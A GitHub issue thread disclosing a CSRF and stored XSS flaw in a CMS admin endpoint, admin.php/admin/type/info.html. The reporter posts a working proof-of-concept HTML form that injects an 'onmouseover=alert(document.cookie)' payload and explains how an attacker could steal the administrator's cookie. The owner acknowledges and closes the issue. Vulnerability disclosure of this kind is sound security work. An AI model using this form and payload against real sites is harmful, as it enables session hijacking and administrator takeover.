New issue

Jump to bottom

There is a CSRF vulnerability and XSS vulnerability via admin.php/admin/type/info.html that can get the administrator's privileges #126


Closed **PPPio** opened this issue on Nov 25, 2019 · 3 comments

PPPio commented on Nov 25, 2019

After the administrator logged in, open the following page,which will add a classification.
test2.html---add a classification. Insert payload in the "type_en".

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://10.211.55.3/admin.php/admin/type/info.html" method="POST">
      <input type="hidden" name="type&#95;id" value="" />
      <input type="hidden" name="type&#95;mid" value="1" />
      <input type="hidden" name="type&#95;pid" value="0" />
      <input type="hidden" name="type&#95;status" value="0" />
      <input type="hidden" name="type&#95;sort" value="2" />
      <input type="hidden" name="type&#95;name" value="test1" />
      <input type="hidden" name="type&#95;en" value="&quot;&#32;onmouseover&#61;alert&#40;document&#46;cookie&#41;&#32;&quot;" />
      <input type="hidden" name="type&#95;tpl" value="type&#46;html" />
      <input type="hidden" name="type&#95;tpl&#95;list" value="show&#46;html" />
      <input type="hidden" name="type&#95;tpl&#95;detail" value="detail&#46;html" />
      <input type="hidden" name="type&#95;tpl&#95;play" value="" />
      <input type="hidden" name="type&#95;tpl&#95;down" value="" />
      <input type="hidden" name="type&#95;title" value="" />
      <input type="hidden" name="type&#95;key" value="" />
      <input type="hidden" name="type&#95;des" value="" />
      <input type="hidden" name="type&#95;logo" value="" />
      <input type="hidden" name="type&#95;pic" value="" />
      <input type="hidden" name="type&#95;jumpurl" value="" />
      <input type="hidden" name="type&#95;extend&#91;class&#93;" value="" />
      <input type="hidden" name="type&#95;extend&#91;area&#93;" value="" />
      <input type="hidden" name="type&#95;extend&#91;lang&#93;" value="" />
      <input type="hidden" name="type&#95;extend&#91;year&#93;" value="" />
      <input type="hidden" name="type&#95;extend&#91;star&#93;" value="" />
      <input type="hidden" name="type&#95;extend&#91;director&#93;" value="" />
      <input type="hidden" name="type&#95;extend&#91;state&#93;" value="" />
      <input type="hidden" name="type&#95;extend&#91;version&#93;" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Then, the "english name" will be modified to " onmouseover=alert(document.cookie) ".
We can see the result.



The attacker can use this vulnerability to obtain the administrator's cookie. Then he will get the administrator's privileges!

PPPio commented on Nov 25, 2019 Author

The attacker sent the link to the administrator.
When the administrator logs in and opens the page, he will add a a classification. And the “english name” will be modified to malicious javascript payload.
Then the administrator's cookie will be send to the attacker. He will get the administrator's privileges!

magicblack commented on Nov 25, 2019 Owner

thanks~~~

magicblack closed this as completed on Nov 26, 2019

zsh-lgtm commented on Oct 5, 2021

Was this ever corrected?

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants